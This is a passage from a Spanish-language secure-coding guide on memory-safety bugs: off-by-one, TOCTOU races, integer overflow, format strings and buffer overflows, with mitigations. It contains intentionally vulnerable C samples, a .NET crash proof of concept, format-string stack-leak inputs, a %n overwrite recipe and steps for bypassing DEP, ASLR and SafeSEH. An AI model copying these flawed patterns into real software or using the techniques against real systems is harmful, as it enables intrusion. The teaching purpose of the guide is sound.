


Figura 40. Ejemplo de error "Off By One"

En este caso, si el usuario envía como parámetro una cadena de longitud igual a 64, la función *strcpy* añadirá un /0 más allá de los límites del array sobreescribiendo de esta forma el byte menos significativo de EBP (*Frame Pointer*[49]). El error principal en este caso radica en la comprobación de la longitud del argumento *param* (**strlen(param)>64**) al considerar la longitud total del array sin tener en cuenta el *null* byte. Veamos otro ejemplo:

De forma parecida al anterior, en este caso la condición del bucle *for* (i**<=**PATH_SIZE) permitirá escribir un valor más allá del límite del array *filename* (en la asignación **filename[i] = '\0'**) al no considerar que los valores del mismo empiezan desde la posición 0. Estableciendo como condición un i<PATH_SIZE evitaremos el error *off-by-one.*

```
#define PATH_SIZE 60

char filename[PATH_SIZE];

for(i=0; i<=PATH_SIZE; i++) {

char c = getc();
if (c == 'EOF') {
filename[i] = '\0';
}

filename[i] = getc();
}
```

[49] **The Frame Pointer Overwrite**
http://www.win.tue.nl/~aeb/linux/hh/phrack/P55-08

Este tipo de errores suelen predominar en lenguajes como C y C++ en los que se deja a merced del programador la comprobación de los límites de arrays. Aunque generalmente las consecuencias de este tipo de error acaban en un *crash* de la aplicación, pueden ser aprovechadas[50] para ejecutar código o eludir restricciones de seguridad en el equipo vulnerable. Será fundamental por tanto controlar los límites del array al hacer asignaciones como las vistas anteriormente**.** Esto implica, que si se declara un array de 256 elementos, únicamente 255 serán los caracteres de la cadena ya que el último byte es un carácter nulo para indicar el final de la misma. Si se utiliza la función **scanf,** debe considerarse también este byte nulo para no leer más allá de los límites del array, es decir

scanf("%255s", &MyArray) en lugar de **scanf("%256s", &MyArray)**

5.3. RACE CONDITION (TOCTOU)

Los errores generados como consecuencia de una condición de carrera se producen por el cambio que experimenta el estado de un recurso (ficheros, memoria, registros, etc.) desde que se comprueba su valor hasta que se utiliza. Este tipo de errores pueden convertirse en vulnerabilidades serias cuando un atacante puede influir en el cambio de estado entre la comprobación y su uso. **Generalmente este tipo de problemas suelen darse bien por la interacción entre hilos en un proceso multihilo o bien por la concurrencia de otros procesos ajenos al proceso vulnerable.**

El MITRE clasifica este tipo de vulnerabilidades con el CWE 367 y presenta algunos ejemplos[51] prácticos que pueden servirnos para darnos una idea de sus implicaciones.

```
If(!access(file,W_OK)) {
  fich = fopen(file,"W+");
  modificar_fichero(fich);
 }
else {
   fprint(stderr,"Sin permisos");
}
```

El código adjunto puede significar un problema serio de seguridad cuando el mismo forma parte de un ejecutable con el bit *setuid* activado. Antes de acceder al fichero *file* a través de la función *fopen,* se comprueba que el usuario tiene permisos suficientes para escribir con a*ccess().* Si un usuario pudiera cambiar el fichero *file* después de la llamada a a*ccess()* (por ejemplo, con un enlace simbólico a otro fichero), el atacante podría llegar a escribir sobre un fichero del cual no tiene permisos, ya que ambas funciones, *access* y *fopen,* trabajan sobre nombres de ficheros en lugar de manejadores de ficheros. Un ejemplo muy similar a este se detalla en el post ***"Exec race condition exploitations"***[52] de Stalkr, en este caso haciendo uso de *readlink* y *execve.*

```
if (readlink("/proc/self/exe", buf, sizeof(buf)) < 0) return 1;
    char *args[] = { buf, "1", 0 };
    if (execve(args[0], args, 0) < 0) return 1;
```

[50] **SecurityTube: Off By One Vulnerability**
http://www.securitytube.net/video/1928

[51] **CWE-367: Time-of-check Time-of-use (TOCTOU) Race Condition**
http://cwe.mitre.org/data/definitions/367.html

[52] **Exec race condition exploitations**
http://blog.stalkr.net/2010/11/exec-race-condition-exploitations.html

En un ejecutable con el bit *setuid* activado, un atacante podría explotar este *bug* modificando el valor del enlace simbólico una vez se ejecute el programa pero antes de la llamada a *readlink.*

Se recomienda la lectura de la presentación ***"Secure Coding in C and C++ Race Conditions"*** [53] de Robert C. Seacord y David Svoboda (**cert.org**), donde se explican las diversas condiciones que pueden desembocar en un *race condition* además de mostrar buenas prácticas de programación para mitigar este tipo de problemas. Una de estas medidas, denominada **exclusión mutua**[54] suele emplearse cuando se utiliza programación concurrente, y donde es necesario evitar el uso simultáneo de determinados recursos. Una de las técnicas utilizadas para llevar a cabo esto es deshabilitar las interrupciones durante la ejecución del recurso susceptible de sufrir una condición de carrera. Funciones atómicas[55] como **EnterCriticalRegion()** o **pthread_mutex_lock()** son algunos ejemplos de funciones que no pueden ser interrumpidas hasta su finalización.




Figura 41. Simple File Lock Function (www.cert.org)

Una de los temas en los que hay que prestar especial atención es el uso de enlaces simbólicos así como la gestión de ficheros (sobre todo ficheros temporales) de forma segura para prevenir problemas como los vistos en los ejemplos anteriores.

Mediante el uso de **file locking**[56] así como la correcta identificación de ficheros con funciones como **fstat()** (aplicada a descriptores y no nombres) puede servir como buena medida de mitigación para gran cantidad de problemas.

A diferencia de vulnerabilidades de tipo *buffer overflow*, las condiciones de carrera suponen un tipo de vulnerabilidad de compleja comprensión, difícil de detectar y que generan multitud de falsos positivos/negativos en herramientas de análisis estático. Por este motivo, deben ser cuidadosamente controladas por primitivas de sincronización y funciones seguras que restrinjan correctamente el uso de recursos compartidos.

---

[53] **Secure Coding in C and C++ Race Conditions**
www.cert.org/confluence/download/attachments/26017980/09+Race+Conditions.pdf

[54] **Wikipedia: Mutual Exclusión**
http://en.wikipedia.org/wiki/Mutual_exclusion

[55] **Wikipedia: Linearizability**
http://en.wikipedia.org/wiki/Linearizability

[56] **Wikipedia: File Locking**
http://en.wikipedia.org/wiki/File_locking

5.4. INTEGER OVERFLOW

Los errores de tipo *Integer Overflow*[57] generalmente suceden al intentar almacenar un valor demasiado grande en la variable asociada generando un resultado inesperado (valores negativos, valores inferiores, etc.). Este tipo de error puede tener consecuencias graves[58] cuando el valor que genera el *integer overflow* es resultado de alguna entrada de usuario (es decir, que puede ser controlado por el mismo) y cuando, de este valor, se toman decisiones de seguridad, se toma como base para hacer asignaciones de memoria, índice de un array, concatenar datos, hacer bucles. etc.

Al igual que cualquier tipo de variable, los números enteros tienen un límite de tamaño. En este caso, generalmente este tamaño será el mismo que el utilizado por los punteros de dicha arquitectura; es decir que en el caso de contar con una arquitectura de 32 bits, el entero podrá almacenar un total de $2^{32} - 1 = 4.294.967.295$ valores.

A diferencia de otros tipos de vulnerabilidades, y aunque los desbordamientos de entero son difíciles de explotar al no producir una sobreescritura directa de memoria (ocasionando generalmente un DOS), en ocasiones es posible ejecutar código. Este ha sido el caso de vulnerabilidades como CVE-2001-0144[59] en SSH1 y que permitiría a un atacante ejecutar código arbitrario con los privilegios del servicio ssh; o algunos más recientes como CVE-2011-2371 en Mozilla Firefox[60] . Haciendo una búsqueda en Google con el siguiente *dork:*

site:exploit-db.com "integer overflow"

podemos hacernos una idea de la cantidad de *exploits* disponibles que hacen uso de este tipo de vulnerabilidad.

Como se comentó anteriormente, generar un *integer overflow* es tan fácil como superar el valor máximo permitido, es decir, que en caso de contar con 2 *unsigned integer*, x e y, si hacemos lo siguiente:

```
x = 0xffffffff
y= 0x5
z= x + y
```

obtendríamos un valor diferente al esperado, en este caso 4 ya que, de acuerdo con el **ISO C99**[61] (sección 6.25):

---

[57] **CWE-190: Integer Overflow or Wraparound**
http://cwe.mitre.org/data/definitions/190.html

[58] **Integer Security**
http://www.codeguru.com/cpp/sample_chapter/article.php/c11111/Integer-Security.htm

[59] **SSH CRC32 attack detection code contains remote integer overflow**
http://www.kb.cert.org/vuls/id/945216

[60] **Mozilla Firefox Array.reduceRight() Integer Overflow Exploit**
http://www.exploit-db.com/exploits/17974/

[61] **INT30-C. Ensure that unsigned integer operations do not wrap**
https://www.securecoding.cert.org/confluence/display/seccode/INT30-C.+Ensure+that+unsigned+integer+operations+do+not+wrap

"A computation involving unsigned operands can never overflow, because a result that cannot be represented by the resulting unsigned integer type is reduced modulo the number that is one greater than the largest value that can be represented by the resulting type."

En este caso, ya que el mayor número representado por un unsigned integer es 0xffffffff, el compilador llevaría a cabo la siguiente operación:

(X+Y) mod (0xffffffff + 1) → 0x100000004 mod 0x100000000 = 4

Veamos un ejemplo más práctico. La siguiente captura representa una vulnerabilidad de tipo *integer overflow* en el Framework .NET para las versiones 2.0, 3.0, 3.5 y 4 descubierta por Yorick Koster en 2011. La vulnerabilidad radica en alguno de los constructores de la clase **EncoderParameter**, el cual se encarga de reservar memoria dinámica en función de los parámetros recibidos para posteriormente copiar datos en la misma.

Éstos admiten como parámetro uno o más arrays, de forma que, para calcular, en bytes, la cantidad de memoria dinámica (*heap allocation*) necesaria para almacenar los datos, multiplican el tamaño del array por el número de miembros en el mismo. El problema se encuentra en que no se hace ningún tipo de comprobación sobre el tamaño de dichos arrays, por tanto, introduciendo 4 arrays de enteros lo suficientemente grandes, pueden producir un DoS de la aplicación.

El siguiente extracto[62] muestra la clase EncoderParameter vulnerable. Como se observa, para calcular el número de bytes necesarios para asignar memoria dinámica, se multiplicará el número de miembros del primer array (numerator1) por 16 (4 veces el tamaño de un entero de 32 bits). Sin embargo, no se comprueba que los elementos del array se encuentran en el rango permitido, únicamente se revisa que los 4 arrays tengan la misma longitud.

```
public EncoderParameter(Encoder encoder,
                int[] numerator1, int[] denominator1,
                int[] numerator2, int[] denominator2)
{
        this.parameterGuid = encoder.Guid;
        if (numerator1.Length != denominator1.Length ||
                numerator1.Length != denominator2.Length ||
                denominator1.Length != denominator2.Length)
        {
                throw SafeNativeMethods.Gdip.StatusException(2);
        }
        else
        {
                this.parameterValueType = 8;
                this.numberOfValues = numerator1.Length;
                int num = Marshal.SizeOf(typeof (int));
                this.parameterValue = Marshal.AllocHGlobal(this.numberOfValues * 4 *
num);
                if (this.parameterValue == IntPtr.Zero)
                {
                        throw SafeNativeMethods.Gdip.StatusException(3);
                }
                else
                {
```

Figura 42. Integer overflow Framework .NET

[62] **.NET Framework EncoderParameter Integer Overflow Vulnerability**
http://www.exploit-db.com/exploits/18777/

La prueba de concepto creada por Yorick Koster muestra cómo generando un array lo suficientemente grande (intentando reservar 4GB de memoria) produce un cierre inesperado de la aplicación.

```
namespace EncoderParameterCrash
{
        static class Crash
        {
                [STAThread]
                static void Main()
                {
                        int[] largeArray = new int[0x10000000];
                        EncoderParameter crash = new EncoderParameter(Encoder.Quality,
                                largeArray, largeArray, largeArray, largeArray);
                }
        }
}
```

Figura 43. Figura 17. Integer overflow en el Framework .NET

Este tipo de vulnerabilidades pueden ser detectadas mediante herramientas de análisis estático o bien desde un enfoque **black box** (generalmente mediante *fuzzers*) aunque en este último caso suele resultar complejo deducir el tipo de vulnerabilidad encontrada. La mejor manera de combatir este tipo de errores, al igual que el resto de vulnerabilidades, es asegurando que los valores de entrada (aquellos que pueden ser modificados por el usuario) se encuentran dentro del rango de valores permitidos. Se recomienda también utilizar *unsigned integers* siempre que sea posible al resultar más fácil el control de estos valores.

Asimismo, se recomienda utilizar bibliotecas o *frameworks* que tengan un control estricto sobre las operaciones numéricas así como su almacenamiento y que permitan prevenir los posibles *overflow* sin generar valores inesperados. Ejemplo de ello es **IntegerLib**[63] para C y C++, librería desarrollada por CERT/CC que proporciona un conjunto de funciones libres de problemas típicos relacionados con enteros como: desbordamiento de enteros, errores de signo, etc.

Para más información sobre este tipo de vulnerabilidades se recomienda la Phrack 60 "***Basic Integer Overflows***"[64] donde se detallan en profundidad ejemplos reales explotables aprovechando una mala praxis con el uso de enteros.

[63] **INT03-CPP. Use a secure integer library**
https://www.securecoding.cert.org/confluence/display/cplusplus/INT03-CPP.+Use+a+secure+integer+library

[64] **Basic Integer Overflows (Phrack 60)**
http://www.phrack.com/issues.html?issue=60&id=10

5.5. FORMAT STRING

Durante el diseño de un programa puede resultar útil permitir que un usuario introduzca datos de entrada para posteriormente ser mostrados por pantalla. En algunos lenguajes de programación se debe identificar el tipo de dato que se desea mostrar, de forma que el programador deberá describir si el dato a mostrar va a ser en hexadecimal, un carácter, un string, un número entero, un número real, etc.

Es en este tipo de lenguajes donde un programador podría no definir el tipo de dato a mostrar durante la declaración de la función encargada de dicha tarea, siendo ésta vulnerable a una explotación de tipo *format strings*. El principal problema para detectar estas vulnerabilidades residía en que el compilador solo notificaba al programador si la función empleaba menos parámetros de entrada de los estrictamente necesarios para su funcionamiento. Este comportamiento ha sido modificado en las últimas versiones de los compiladores indicando al programador un mensaje de advertencia por los riesgos que supone la forma en que ha declarado la función.

Por ejemplo el compilador GCC muestra el siguiente mensaje de advertencia:

```
warning: format not a string literal and no format arguments
```

Con objetivo de entender de forma más sencilla el funcionamiento de los ataques ***format strings*** se mostrará el siguiente código en C donde se solicita al usuario que introduzca una cadena de entrada para posteriormente ser mostrada:

Correcto.c:

```
#include <stdio.h>
int  main(void) {
        char texto[30];
        scanf("%29s", texto);
        printf("%s", texto);
        return 0;
}
```

Como se muestra en negrita el usuario ha especificado que la variable "texto" será mostrada como de tipo cadena de caracteres (string). Si en vez del código anterior el programador hubiera omitido especificar el tipo de dato a mostrar mediante la sintaxis "**%s**" el código presentaría una vulnerabilidad de tipo format string:

Vulnerable.c:

```
#include <stdio.h>
int  main(void) {
        char texto[30];
        scanf("%29s", texto);
        printf(texto);
        return 0;
}
```

Si se realiza una prueba básica se verá que aparentemente el comportamiento es el mismo y no hay diferencia entre ambos códigos:

```
$ ./correcto
ejemplo
ejemplo

$ ./vulnerable
ejemplo
ejemplo
```

Pero si en vez de introducir texto se introducen "*format strings*" como pueda ser "%x", "%d", "%n", estaríamos ante una vulnerabilidad que permite leer zonas de memoria y modificarlas:

```
$ ./correcto
%x_%x_%x_%x
%x_%x_%x_%x
$

$ ./vulnerable
%x_%x_%x_%x
712303b0_71230400_6bcacb9e_f3f43fb8
$
```

Nota: se ha usado el carácter "_" como un separador de fácil visualización.

La función vulnerable ha permitido mostrar ciertos valores hexadecimales que se corresponden con los datos de la pila del programa. Para comprender de forma más sencilla lo ocurrido vamos añadir una serie de variables previas a la llamada de la función "printf":

```
#include <stdio.h>
int  main(void){
        char texto[30];
        int a = 1;
        int b = 2;
        int c = 3;
        scanf("%29s", texto);
        printf(texto);
        return 0;
}
```

Ahora se ejecutará de nuevo el programa llevando a cabo el mismo tipo de ataque donde se mostrarán los valores asociados a las variables "a, b, c" declaradas en el programa:

```
$ ./vulnerable
%x_%x_%x_%x_%x_%x_%x_%x … _%x
*** stack smashing detected ***: ./vulnerable terminated
...
bffff518_bffff508_8048378_b7ff1030_8049ff4_bffff538_3_2_1_255f7825 Aborted
$
```

Como se observa en la salida, se ha conseguido tener acceso a los valores de la pila y por tanto al contenido de las variables. Asimismo, se ha producido un error durante la ejecución del programa indicando que la función "main" está leyendo datos de la pila por debajo de la declaración de la propia función. Esto es debido a la protección "***Stack-Smashing Protector***" o **SPP** de las últimas versiones de GCC que impiden la manipulación o lectura de datos de la pila que no sean estrictamente las variables declaradas en la función. Se puede desactivar mediante la opción **"-fno-stack-protector**":

```
$ gcc -fno-stack-protector vulnerable.c -o vulnerable
$ ./vulnerable
%d_%d_%d_%d_%d_%d … _%d
Segmentation fault
$
```

En caso de desactivar la protección es el propio sistema operativo quien detiene la ejecución del programa al detectar que un proceso intenta leer datos de memoria que no están asignados al espacio de memoria del proceso.

En ambos casos se produce la detención del programa y por tanto la denegación del servicio del proceso. Si analizamos lo sucedido con el debugger GDB veremos como lo que se está mostrando es el contenido de la pila hasta que las protecciones detectan el intento de acceder a posiciones de memoria más altas de las asignadas a la función "main":

```
$ gcc -g vulnerable.c -o vulnerable
$ gdb -q vulnerable
(gdb) list
1       #include <stdio.h>
2
3       int  main(void)
4       {
5               char texto[20];
6                  int a = 1;
7                  int b = 2;
8                  int c = 3;
9               scanf("%29s", texto);
10              printf(texto);
(gdb) break 10
Breakpoint 1 at 0x80484d6: file vulnerable.c, line 10.
(gdb) run
Starting program: vulnerable
%x_%x_%x_%x_%x_%x_%x_%x_%x_%x_%x_%x

Breakpoint 1, main () at vulnerable.c:10
10              printf(texto);
(gdb) x/32xw $esp       [Valores de la pila antes de ejecutar printf]
0xbffff4f0:     0x080485c0  0xbffff518  0xbffff508  0x08048378
0xbffff500:     0xb7ff1030  0x08049ff4  0xbffff538  0x00000003
0xbffff510:     0x00000002  0x00000001  0x255f7825  0x78255f78
0xbffff520:     0x5f78255f  0x255f7825  0x78255f78  0x5f78255f
```

```
0xbffff530:    0x255f7825    0x00000078    0xbffff5b8    0xb7e8bbd6
0xbffff540:    0x00000001    0xbffff5e4    0xbffff5ec    0xb7fe1858
0xbffff550:    0xbffff5a0    0xffffffff0xb7ffeff4    0x0804829c
0xbffff560:    0x00000001    0xbffff5a0    0xb7ff0626    0xb7fffab0
(gdb) continue
Continuing.
*** stack smashing detected ***: vulnerable terminated   [El programa es detenido]
…
[Se muestran los valores de la pila hasta que las protecciones impiden seguir mostrando más datos]
bffff518_bffff508_8048378_b7ff1030_8049ff4_bffff538_3_2_1_255f7825
Program received signal SIGABRT, Aborted.
```

Hasta ahora se ha descrito cómo se puede producir una fuga de información y una denegación de servicio pero también podría modificar cualquier posición de memoria mediante este tipo de ataques empleando para ello "%n".

Este *format string* permite escribir en memoria el número de caracteres mostrado por pantalla, siendo la dirección de memoria la indicada por los siguientes 4 bytes de la pila, y tal como se ha visto anteriormente, un atacante puede desplazarse por la pila hasta la posición que desee. En este caso el atacante se desplazará hasta la primera posición del búfer donde habrá escrito la dirección de la pila que desea sobreescribir.

Por ello la metodología llevada a cabo por un atacante sería introducir como valor de entrada una serie de elementos en el orden que se mostrará a continuación, para acabar sobreescribiendo la dirección de memoria con el valor deseado:

1. Dirección de memoria que se desea sobreescribir en *little endian* "\xGH\xEF\xCD\xAB".
2. Se muestran tantos caracteres como valor se desea escribir en la dirección de memoria empleando la codificación "%.[numero_caracteres]d".
3. Desplazamos hasta el búfer donde se escribió la dirección empleando para ello "%d". Se descontará al punto dos tantos caracteres como los mostrados en el punto tres.
4. Se finaliza con "%n" donde se escribirá el número de caracteres mostrados en la posición de memoria indicada en el punto uno.

Para ver un caso práctico de un *format string* así como sus implicaciones se recomienda el post "***Exploiting Sudo format string vunerability***"[65] de **Vnsecurity** donde se detalla como explotar el CVE-2012-0809 en **sudo 1.8** (*debug mode)* eludiendo FORTIFY_SOURCE, ASLR, NX y Full RELRO.

[65] **Exploiting Sudo format string vunerability**
http://www.vnsecurity.net/2012/02/exploiting-sudo-format-string-vunerability/

5.6. BUFFER OVERFLOW

Sin lugar a duda uno de los mejores *papers* que describen las vulnerabilidades de tipo *buffer overflow* (o *buffer overrun*) son **"*Smashing The Stack For Fun And Profit*"**[66] recogido en la Phrack 49 y "***Smashing the stack in 2010***" [67] de Andrea Cugliari y Mariano Graziano.

Este tipo de vulnerabilidades son bien conocidas desde los años 80, no obstante, hoy en día, **siguen siendo uno de los errores de programación más típicos y explotados**. La facilidad con la que es posible localizar y aprovecharse de este tipo de vulnerabilidades para inyectar un *payload* (véanse los tutoriales de Corelan[68]) en el espacio de direcciones del proceso es uno de los motivos de su "éxito". Como vimos en el punto 4.1 el uso de herramientas como mona.py hacen realmente fácil localizar y construir *exploits* a medida siempre y cuando exista espacio suficiente para alojar el *payload* deseado y siempre que se puedan eludir contramedidas como ASLR, SEHOP, *stack cookies, DEP, etc.*

Este tipo de errores generalmente se producen por una incorrecta validación en los límites de un array produciendo la sobreescritura de valores en el *stack* (variables locales, EBP, RET address, etc.). Los errores de tipo *off-by-one* vistos anteriormente son, de hecho, un caso concreto de *buffer overflow*. Algo tan simple como el siguiente código puede generar un *buffer overflow*:

```
char  direccion[24];
printf("Introduzca su dirección y pulse <Enter>\n");
gets(direccion);
```

y la consiguiente ejecución de código si el mismo no ha sido compilado con ciertas medidas de seguridad (/GS, -fstack-protector, etc). Funciones como gets(), strcpy(), strcat(), sprintf(), scanf(), sscanf(), fscanf(), vfscanf(), vsprintf, vscanf(), deben ser por tanto evitadas ya que no hacen ningún tipo de comprobación sobre la longitud de sus argumentos.

Es decir, que o bien se hace un chequeo previo de los parámetros pasados a este tipo de funciones, por ejemplo:

```
if(strln(then) >= destino)
```

o bien se debe usar alguna alternativa algo más segura. Por ejemplo en el caso de strcpy() podemos utilizar str**n**cpy() de la siguiente forma (aunque como se verá más adelante existen alternativas más seguras):

```
strncpy(destino, origen, destino_size –1)
```

Como se observa se pasa como argumento adicional el tamaño máximo aceptable por el array destino (fíjese en el -1 para evitar los errores de tipo **off-by-one** vistos anteriormente).

---

[66] **Smashing The Stack For Fun And Profit (Phrack 49)**
http://www.phrack.org/issues.html?issue=49&id=14#article

[67] **Smashing the stack in 2010**
http://www.mgraziano.info/docs/stsi2010.pdf

[68] **Exploit writing tutorial part 1 : Stack Based Overflows**
https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

Debido a que lenguajes como C o C++ no proporcionan, de forma nativa, protecciones frente a la sobreescritura de datos en la pila, es sumamente importante controlar todas las entradas del usuario antes de almacenarlas en variables de tipo array. Controlar las entradas implica asegurarse que la longitud de las mismas encaja dentro de los límites de las variables definidas.

El enfoque que tomará un atacante para aprovecharse de este tipo de errores es el siguiente:

- Localizar algún parámetro de entrada que le permita bien directa o indirectamente producir un *BO.* El enfoque puede ser *black-box* (mediante *fuzzers* por ejemplo) o bien *white-box*, revisando el código estáticamente para encontrar código vulnerable.

- Calcular el número de bytes necesarios para sobreescribir RET o algún SEH *(Structured Exception Handler)* que le permita controlar IP.

- Inspeccionar regiones de memoria controlables donde pueda inyectar el *payload* deseado. El caso más simple es inyectar el *payload* justo después de EIP (direcciones más altas de memoria) aunque dependiendo del *software*, en ocasiones tendrá que hacerse uso de ***egghunters***[69] o ***omelet egghunters***[70] para ir saltando y recomponiendo cada una de las partes del *payload*.

- Identificar posibles *bad-characters* (modificaciones en algunos bytes del *payload* original que puedan impedir su correcta ejecución) para poder modificar el *payload* deseado a medida mediante diversas codificaciones (**msfpayload|msfencode**)

- Analizar el uso de contramedidas del compilador como ***stack cookies*** o ***SafeSEH***. En el primer caso, para eludir posibles *canary/stack cookies* necesitará generalmente producir una segunda excepción que le permita eludir la comprobación de la *cookie* insertada en el *stack frame*. Otro enfoque es analizar la aleatoriedad de la variable para, en caso de ser predecible, reescribirla en la pila. Para eludir *SafeSEH* deberá buscar otras librerías no compiladas con dicho *flag*, o utilizar, si se puede, el propio ejecutable para poder ejecutar instrucciones del tipo ***pop pop ret*** que le permitan controlar IP.

- Eludir DEP y ASLR. Ambas protecciones están dirigidas por un lado a impedir la ejecución de instrucciones en ciertas regiones de memoria como el *stack* y por otro, proporcionar cierta aleatoriedad al espacio de direcciones del proceso (*heap, stack*, librerías, etc) para hacer más complejo el uso de direcciones *hardcodeadas* o de técnicas como **ret-to-libc**. Mediante el uso de direcciones predecibles (p.ej. librerías estáticas) y ***ROP gadgets***[71] el atacante, podrá en determinadas ocasiones eludir dichas restricciones de seguridad.




Figura 44. BO + SEH + EggHunter

[69] **Exploit writing tutorial part 8 : Win32 Egg Hunting**
https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/

[70] **Exploit notes – win32 eggs-to-omelet**
https://www.corelan.be/index.php/2010/08/22/exploit-notes-win32-eggs-to-omelet/

[71] **Exploit writing tutorial part 10 : Chaining DEP with ROP – the Rubik's[TM] Cube**
https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/

Una de las técnicas más recientes para eludir dichas protecciones simultáneamente es la denominada ***JIT Memory Spraying*** introducida por Dion Blazakis. La idea principal de esta técnica es aprovecharse de la compilación *Just-In-Time* (JIT) implementada actualmente por intérpretes a la hora de transformar el *bytecode* en código máquina.

Dicho código es almacenado en páginas de memoria marcadas como ejecutables las cuales no se ven afectadas por DEP, y que por tanto pueden aprovecharse para alojar un *shellcode*. Además, dichas direcciones se alojan en direcciones predecibles de memoria por lo que ASLR podría ser eludido de igual forma. Para más información sobre esta técnica consulte el *paper* ***Interpreter Exploitation: Pointer Inference and JIT***[72] de Dion Blazakis

Como vemos, el atacante tiene que hacer frente a una serie de obstáculos para poder desarrollar un *exploit* funcional. En el caso de no superar alguno de estos pasos, generalmente el *exploit* acabará produciendo un DoS de la aplicación que, aunque no permita ejecución de código, afectará directamente a la disponibilidad de la misma. Los pasos vistos anteriormente representan el concepto de ***deep security*** o seguridad en profundidad, el cual debe ser aplicado de igual forma al desarrollo del *software*. Esto implica que nuestro *software* debe hacer uso también de políticas de seguridad del compilador y del sistema operativo (las cuales se verán más adelante) para hacer más complicada su explotación.

```
static char _ulErrorBuffer [ 1024 ] = { '\0' } ;
...

void ulSetError ( enum ulSeverity severity, const char *fmt, ... )
{
  va_list argp;
  va_start ( argp, fmt ) ;
  vsprintf ( _ulErrorBuffer, fmt, argp ) ;
  va_end ( argp ) ;

  if ( _ulErrorCB )
  {
    (*_ulErrorCB)( severity, _ulErrorBuffer ) ;
  }
  else
  {
    fprintf ( stderr, "%s: %s\n",
      _ulSeverityText[ severity ], _ulErrorBuffer ) ;
    if ( severity == UL_FATAL )
    {
#ifdef WIN32
      // A Windows user that does not start the program from the command line
      // will not see output to stderr
      ::MessageBox(0, _ulErrorBuffer, "fatal error!:", 0);
#endif
      exit (1) ;
    }
  }
```

Veamos un caso práctico de *buffer overflow.* La vulnerabilidad definida con el CVE-2011-4620 afecta a TORCS (**The Open Racing Car Simulator),** un emulador de carreras de coches. Según podemos leer en el advisory[73] la vulnerabilidad afecta a **util/ulError.cxx** (función ulSetError) dentro de la suit PLIB v1.8.5 (librería que proporciona múltiples funcionalidades para desarrolladores de juegos).

